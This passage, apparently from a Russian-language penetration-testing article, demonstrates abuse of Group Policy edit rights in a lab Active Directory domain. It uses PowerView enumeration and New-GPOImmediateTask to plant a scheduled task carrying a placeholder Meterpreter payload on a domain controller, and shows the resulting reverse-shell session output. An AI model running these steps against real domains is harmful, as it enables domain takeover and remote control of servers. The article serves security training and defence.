
Хороший доклад про делегирование был [представлен](#) на PHDays Егором Подмоковым.



Abusing GPO Permissions


[Group Policy Objects](#) — инструмент, позволяющий администраторам эффективно управлять доменом. Но бывает так, что пользователям назначаются излишние права, в том числе и на изменение политик GPO.

Для демонстрации примера добавим пользователю Ragnar права на редактирование политики «Default Domain Controllers Policy» (в реальной жизни права для этой политики выдаются только администраторам домена, но суть атаки не меняется; в случае другой политики меняются лишь подконтрольные хосты).



Выполним перечисление прав на всех GPOs в домене, используя [PowerView](#).

Get-NetGPO | % {Get-ObjectAcl -ResolveGUIDs -Name \$_.Name}Объяснить с



Пользователь Ragnar имеет права на изменение GPO, имеющее GUID — 6AC1786C-016F-11D2-945F-00C04FB984F9. Чтобы определить, к каким хостам в домене применяется данная политика, выполним следующую команду

Get-NetOU -GUID "6AC1786C-016F-11D2-945F-00C04FB984F9" | % {Get-NetComputer -AdSpath \$_}Объяснить с

```
PS C:\Users\Administrator\Desktop\PowerSploit-master(1)\PowerSploit-master\Recon> get-netou -GUID "6AC1786C-016F-11D2-945F-00C04FB984F9" | %{Get-NetComputer -AdSpath $_}
dc1.jet.lab
```

Получили хост dc1.jet.lab.

Зная конкретную политику, которую может редактировать пользователь Ragnar, и хосты, к которым применяется эта политика, мы можем выполнить различные действия на хосте dc1.jet.lab.

Ниже указаны возможности эксплуатации GPO


Инструменты [New-GPOImmediateTask](#) и [SharpGPOAbuse](#) позволяют:

- Выполнить задачу в планировщике задач
- Добавить права пользователю (SeDebugPrivilege, SeTakeOwnershipPrivilege и др.)
- Добавить скрипт, выполняющийся после автозагрузки
- Добавить пользователя в локальную группу

Для примера добавим задачу в планировщике задач для получения сессии Meterpreter:


```
New-GPOImmediateTask -TaskName test3 -GPODisplayName "Default Domain Controllers Policy" -CommandArguments '<powershell_meterpreter_payload>' -ForceОбъяснить с
```

После выполнения появляется запланированная задача test



И появляется Meterpreter-сессия

```
msf5 exploit(multi/handler) >
[*] Sending stage (206403 bytes) to 192.168.1.2
[*] Meterpreter session 4 opened (192.168.1.1:4444 -> 192.168.1.2:53719) at 2019-06-06 16:40:03 +0300
```



Чтобы удалить запланированную задачу, нужно выполнить следующую команду:

```
New-GP0ImmediateTask -Remove -Force -GP0DisplayName SecurePolicy0Объяснить с
```

Выводы

В статье мы рассмотрели лишь некоторые векторы атак. Такие виды, как [Enumerate Accounts](#) и [Password spray](#), [MS14-068](#), связка [Printer Bug](#) и Unconstrained Delegation, атаки на Exchange ([Ruler](#), [PrivExchange](#), [ExchangeRelayX](#)) могут значительно расширить область проведения атаки.

Техники атак и методы закрепления (Golden ticket, Silver ticket, Pass-The-Hash, Over pass the hash, SID History, DC Shadow и др.) постоянно меняются, а команде защиты нужно всегда быть готовой к новым видам атак.